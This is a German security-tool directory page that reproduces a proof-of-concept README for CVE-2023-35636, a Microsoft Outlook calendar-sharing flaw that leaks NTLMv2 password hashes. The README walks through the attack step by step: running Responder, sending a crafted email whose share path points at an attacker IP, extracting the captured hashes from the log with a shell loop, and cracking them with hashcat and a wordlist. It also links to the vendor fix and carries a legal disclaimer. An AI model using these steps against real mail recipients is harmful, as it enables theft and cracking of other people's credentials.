
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-35636 — Microsoft Outlook Sicherheitslücke zur Offenlegung von Informationen (leakt Passwort-Hash) - Expect Script POC | Kitploit
Tools/GitHubGitHub/duy-31/cve-2023-35636
PasswortangriffeSchwachstellenanalyseExploitationDatenexfiltrationLernen & BildungE-Mail-Sicherheit
GitHubduy-31/cve-2023-35636

CVE-2023-35636

Microsoft Outlook Sicherheitslücke zur Offenlegung von Informationen (leakt Passwort-Hash) - Expect Script POC

Repository anzeigen
43632vor 2 JahrenVon Kitploit geprüft
Teilen

CVE-2023-35636

Microsoft Outlook Sicherheitslücke zur Informationsoffenlegung (Leak von Passwort-Hashes) - Expect-Skript POC

CVE-2023-35636 ist ein Exploit der Kalenderfreigabefunktion in Microsoft Outlook, bei dem das Hinzufügen von zwei Headern zu einer E-Mail Outlook dazu veranlasst, Inhalte zu teilen und eine bestimmte Maschine zu kontaktieren, wodurch die Möglichkeit geschaffen wird, einen NTLM-v2-Hash abzufangen.

  • Führen Sie einen Responder mit aktiviertem SMB-Server aus

image


  • Senden Sie eine E-Mail und warten Sie (die Firewall des E-Mail-Empfängers muss SMB (445) Verkehr durchlassen)

usage: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (dont forget all the \)
image

Hinweise: chmod +x cve-2023-35636.sh

erfordert die App 'expect'

erfordert legitimen IP-Absender und E-Mail-Absender (um SPF, DKIM, DMARC zu bestehen)


  • Wenn der Empfänger auf das kleine Kalendersymbol klickt .. BOOM, die IP/das Benutzerkonto (Klartext) und der Passwort-Hash (NTLM-v2-SSP) werden an Ihre Responder-IP gesendet.

image

image

  • Sie können dann versuchen, das Passwort mit hashcat/John the Ripper zu knacken.

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

do

echo "[*] search for: $user";

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt

done

hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O


Dank an: https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes

Workaround/Fix: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636


mehr über mich ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ Haftungsausschluss: WICHTIG: Dieses Skript ist NUR für Bildungs-, ethische Test- und rechtmäßige Zwecke bestimmt. Verwenden Sie es nicht auf Systemen oder Netzwerken ohne ausdrückliche Genehmigung. Unbefugter Zugriff auf Computersysteme und Netzwerke ist illegal, und Benutzer, die bei unbefugten Aktivitäten erwischt werden, müssen mit rechtlichen Konsequenzen rechnen. Der Autor ist NICHT verantwortlich für Schäden, die durch die missbräuchliche Verwendung dieses Skripts entstehen.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →